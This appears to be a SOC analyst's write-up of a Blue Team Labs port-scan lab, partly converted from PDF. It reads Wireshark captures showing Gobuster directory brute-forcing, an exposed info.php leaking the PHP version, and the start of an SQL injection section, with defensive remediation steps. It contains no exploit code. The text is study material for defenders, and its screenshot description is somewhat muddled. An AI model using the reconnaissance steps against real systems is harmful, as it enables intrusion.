Key takeaway: Filtering is not just a shortcut — it is a skill that lets you cut through chaos and detect gold nuggets in noisy traffic, a superpower in any SOC analyst's toolkit.





BTLOPortScan.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

43

No.	Time	Source	Source Port	Destination	Destination Port	Length	Protocol	Info
2244	2021-02-07 16:34:05.336645820	10.251.96.4	49526	10.251.96.5	80	68	TCP	49526 → 80 [ACK]
								[Time since first frame in this TCP stream: 0.007886760 seconds]
								[Time since previous frame in this TCP stream: 0.000232500 seconds]
								[SEQ/ACK analysis]
								[iRTT: 0.000293302 seconds]
								[Bytes in flight: 434]
								[Bytes sent since last PSH flag: 434]
								TCP payload (434 bytes)
								Hypertext Transfer Protocol
								HTTP/1.1 404 Not Found\r\n
								Response Version: HTTP/1.1
								Status Code: 404
								[Status Code Description: Not Found]
								Response Phrase: Not Found
								Date: Sun, 07 Feb 2021 16:34:05 GMT\r\n
								Server: Apache/2.4.29 (Ubuntu)\r\n
								Content-Length: 273\r\n
								[Content length: 273]
								Content-Type: text/html; charset=iso-8859-1\r\n
								\r\n
								[Request in frame: 2254]
								[Time since request: 0.000234884 seconds]
								[Request URI: /.config]
								[Full request URI: http://10.251.96.5/.config]
								File Data: 273 bytes
								Line-based text data: text/html (9 lines)
								<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n
								<html><head>\n
								<title>404 Not Found</title>\n
								</head><body>\n
								<h1>Not Found</h1>\n
								<p>The requested URL was not found on this server.</p>\n
								<hr>\n

43 is neither a field nor a protocol name. | Packets: 17508 | Profile: Default

BTLOPortScan.pcap


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help



http.response.code == 200[3]

No.	Time	Source	Source Port	Destination	Destination Port	Length	Protocol	Info
2217	2021-02-07 16:34:05.331260944	10.251.96.5	80	10.251.96.4	49516	568	HTTP	HTTP/1.1 200 OK
							 = Reset: Not set
							 = Syn: Not set
							 = Fin: Not set
								[TCP Flags:AP...]
								Window: 509
								[Calculated window size: 65152]
								[Window size scaling factor: 128]
								Checksum: 0xd819 [unverified]
								[Checksum Status: Unverified]
								Urgent Pointer: 0
								Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Tim
								TCP Option - No-Operation (NOP)
								Kind: No-Operation (1)
								TCP Option - No-Operation (NOP)
								Kind: No-Operation (1)
								TCP Option - Timestamps: TSval 1334836416, TSecr 2446238638
								Kind: Time Stamp Option (8)
								Length: 10
								Timestamp value: 1334836416
								Timestamp echo reply: 2446238638
								[Timestamps]
								[Time since first frame in this TCP stream: 0.001932376 seconds]
								[Time since previous frame in this TCP stream: 0.001478819 seconds]
								[SEQ/ACK analysis]
								[iRTT: 0.000293302 seconds]
								[Bytes in flight: 500]
								[Bytes sent since last PSH flag: 500]
								TCP payload (500 bytes)
								Hypertext Transfer Protocol
								HTTP/1.1 200 OK\r\n
								Response Version: HTTP/1.1
								Status Code: 200

Frame (568 bytes) | Uncompressed entity body (186 bytes) | Packets: 17508 - Displayed: 271 (1.5%) | Profile: Default

HTTP Response Status Code (http.response.code), 3 byte(s)





The image displays two screenshots of network analysis tools, Wireshark and NetworkMiner, showing the same traffic capture from a file named "BTLOPortScan.pcap".

NetworkMiner (Top Screenshot):

- Left Panel:** Shows a tree view of applications and services. Applications include Favorites, Recently Used, All Applications, Usual Applications, and various Kali Linux tools like 01 - Reconnaissance, 02 - Resource Development, etc.
- Right Panel:** Shows the packet details, bytes, and hex views for a selected HTTP stream (tcp.stream eq 1095). The selected packet is a response to a port scan. The bytes view shows compressed entity body (85) and the hex view shows the compressed content.

Wireshark (Bottom Screenshot):

- Left Panel:** Shows the packet list for the same capture file. The selected packet is frame 13894, which is a response to a port scan.
- Center Panel:** Shows the packet details, bytes, and hex views. The selected packet is a response to a port scan. The bytes view shows compressed entity body (85) and the hex view shows the compressed content.
- Bottom Panel:** Shows the conversation details for the selected session, including client and server pkts and turn(s).

🔍 Discovery of Exposed `info.php` Revealing PHP Version

🛠️ **Tool/Technique:** Wireshark (HTTP Stream Analysis + Payload Inspection)

⌚ **Timestamp:** 2021-02-07 16:35:25

🔗 **Context:**

This marks the **transition from enumeration to vulnerability discovery**. The attacker has finished directory brute-forcing via Gobuster and uncovers an `info.php` file that exposes sensitive environment details — a classic misconfiguration and a **pivot point** in many real-world breaches.

🎯 Why This Matters:

An exposed `info.php` page is a **goldmine for attackers**. It reveals the PHP version, build settings, enabled modules, and OS-specific configurations. This data allows a targeted attacker to research known exploits for that exact setup, drastically increasing their chances of successful compromise.

💡 My Analysis:

- **Observation:**

- Packet 7725 shows a GET request to `info.php`, with a large response size of 8,494 bytes.
- The HTTP stream reveals a **successful 200 OK** response and a full `phpinfo()` page.
- The request was made using **Gobuster** (`User-Agent: gobuster/3.0.1`).
- Later, packet 13894 (from IP 10.4) makes the **same request**, but with a new `User-Agent: Mozilla/5.0`, indicating **manual user interaction** with the discovered page.
- The PHP version and server environment are now **publicly exposed**.
- Gobuster finishes its scan around packet 13661 (timestamp 16:56:46).
- Activity from 172.x IP addresses shows browsing behavior unrelated to the initial scanning, possibly representing normal user traffic or analyst testing.

- **Interpretation:**


- `info.php` is an **information disclosure vulnerability** — not an exploit in itself, but a powerful reconnaissance tool.
- The attacker (or pentester) now knows the **exact PHP version** in use, which can be cross-referenced with CVEs for known remote code execution (RCE), LFI, or privilege escalation flaws.
- The fact that the same endpoint was revisited by a manual user agent strongly suggests **interest or exploitation prep** — this is no longer passive scanning.
- This behavior shows the attacker has now **shifted gears from automation to manual exploitation**.



- **Action (What a SOC would do next):**


1. Immediately **block public access** to `info.php` and conduct a search for other similar diagnostic pages (`phpinfo`, `test.php`, etc.).
2. Audit access logs to determine who accessed this file, when, and from where.


3. Determine PHP version and cross-check it against current CVEs — is it patched?
4. Implement WAF rules or hardening policies to **restrict verbose error/debug pages** from being exposed externally.
5. Flag the Gobuster and Mozilla request patterns for anomaly detection rules.

Key takeaway: Even a tiny file like `info.php` can hand an attacker a blueprint to break into your system — exposure of versioning data is not low-risk; it is a foothold.









🔍 Detection of File Upload Directory and Automated SQL Injection Attempt

⌚ **Tool/Technique:** Wireshark (HTTP Stream Follow + Payload Inspection)

⌚ **Timestamp:** 2021-02-07 16:36:17

🔗 **Context:**

This fits into the **exploitation phase of the attack chain**, where the attacker transitions from discovery to attempting to exploit vulnerabilities. The identification of an `/uploads` directory suggests potential for **malicious file uploads**. The subsequent SQL injection attempts by automated tools indicate active exploitation efforts targeting backend databases.

🎯 Why This Matters:

